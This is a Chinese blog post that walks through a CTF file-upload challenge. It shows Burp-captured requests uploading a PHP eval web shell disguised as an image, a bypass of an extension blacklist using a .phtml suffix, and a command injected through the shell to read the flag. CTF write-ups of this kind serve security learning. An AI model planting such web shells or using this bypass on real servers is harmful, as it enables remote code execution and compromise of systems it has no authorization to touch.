

[ACTF2020 新生赛]Upload

原创

Kradress 于 2022-02-14 00:16:37 发布 148 收藏

分类专栏: [BUUCTF](#) 文章标签: [安全](#) [php](#) [开发语言](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Kracxi/article/details/122916435>

版权



[BUUCTF 专栏收录该内容](#)

11 篇文章 0 订阅

订阅专栏

目录


[思路](#)

[总结](#)

思路

先上传一个包含shell的jpg文件

上传成功,说明不对文件内容进行过滤



用bp抓包把后缀改成php,被拦截,说明对文件后缀有检测



接下来把文件后缀名改成任意字符,上传成功,说明是黑名单

```

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://9755357f-4525-47af-9893-d2d547ae63e3.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

-----WebKitFormBoundary5YgdqF86wBxLTB0q
Content-Disposition: form-data; name="upload_file"; filename="shell.dasdsadasdasm1"
Content-Type: image/jpeg

<?php echo 123;eval($_POST['kraddress']);?>
-----WebKitFormBoundary5YgdqF86wBxLTB0q
Content-Disposition: form-data; name="submit"

upload
-----WebKitFormBoundary5YgdqF86wBxLTB0q-----

```

```

52-1.658,0.066
c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,3.081c0.596,0.396,1.035,0.3,1.624-0.062
c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716,1.895,1.4,2.854,2.174
c0.232,0.173,0.526,0.271,0.787,0.399c69.262,69.355,69.511,69.304,69.706,69.17z"/>
</g>
</svg>
<div class="light"><span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
    嘿伙计，你发现它了！
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="upload"/>
</form>
</span><span class="flare"></span></div>
</div>
</div>
<div style="color:#F00">Upload Success! Look here~
./up1o4d/461cb4d14ab78e3f1d44b074bc16aa14.dasdsadasdasm1</div></body>
</html>

```

CSDN @Kradress


把后缀改成php3,php4,php5,phtml逐个尝试,最后phtml成功上传

Raw	Params	Headers	Hex	
<pre> POST / HTTP/1.1 Host: 9755357f-4525-47af-9893-d2d547ae63e3.node4.buuoj.cn:81 Content-Length: 333 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://9755357f-4525-47af-9893-d2d547ae63e3.node4.buuoj.cn:81 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary5YgdqF86wBxLTB0q User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Referer: http://9755357f-4525-47af-9893-d2d547ae63e3.node4.buuoj.cn:81/ Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6 Connection: close -----WebKitFormBoundary5YgdqF86wBxLTB0q Content-Disposition: form-data; name="upload_file"; filename="shell.phtml" Content-Type: image/jpeg <?php echo 123;eval(\$_POST['kraddress']);?> -----WebKitFormBoundary5YgdqF86wBxLTB0q Content-Disposition: form-data; name="submit" upload -----WebKitFormBoundary5YgdqF86wBxLTB0q----- </pre>				
Raw	Headers	Hex	HTML	Render
<pre> 39-0.348-0.77-0.781-0.783 c-0.331-0.012-0.712,0.114-0.997,0.293c-0.946,0.599-1.859,1.252,554-2.615-0.106 c-0.926-0.729-1.854-1.457-2.781-2.18c-0.52-0.405-1.094-0.403-1.49-2.779,2.176 c-0.841,0.661-1.728,0.694-2.615,0.096c-0.913-0.617-1.818-1.245,52-1.658,0.066 c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,3.081c0.596,0.396,1.035,0.3,1.624-0.062 c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716,1.895,1.4,2.854,2.174 c0.232,0.173,0.526,0.271,0.787,0.399c69.262,69.355,69.511,69.304,69.706,69.17z"/> </g> </svg> <div class="light"> <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()"> 嘿伙计，你发现它了！ <input class="input_file" type="file" name="upload_file"/> <input class="button" type="submit" name="submit" value="upload"/> </form> </div> </div> </div> <div style="color:#F00">Upload Success! Look here~ ./up1o4d/bd914ca4997d34857501cefab0064162.phtml</div></body> </html> </pre> <p style="text-align: right;">CSDN @Kradress</p>				

然后去访问上传的文件验证文件是否被解析

发现页面成功显示123,就可以RCE了

123flag{b81c1845-3ac1-46a8-9bca-028522882555}



URL: `http://9755357f-4525-47af-9893-d2d547ae63e3.node4.buuoj.cn:81/uplo4d/bd914ca4997d34857501cefab0064162.phtml`

Enable POST: `enctype` `application/x-www-form-urlencoded` **ADD HEADER**

Body: `kradress=?><?=`tac /flag`;`

CSDN @Kradress

总结

水题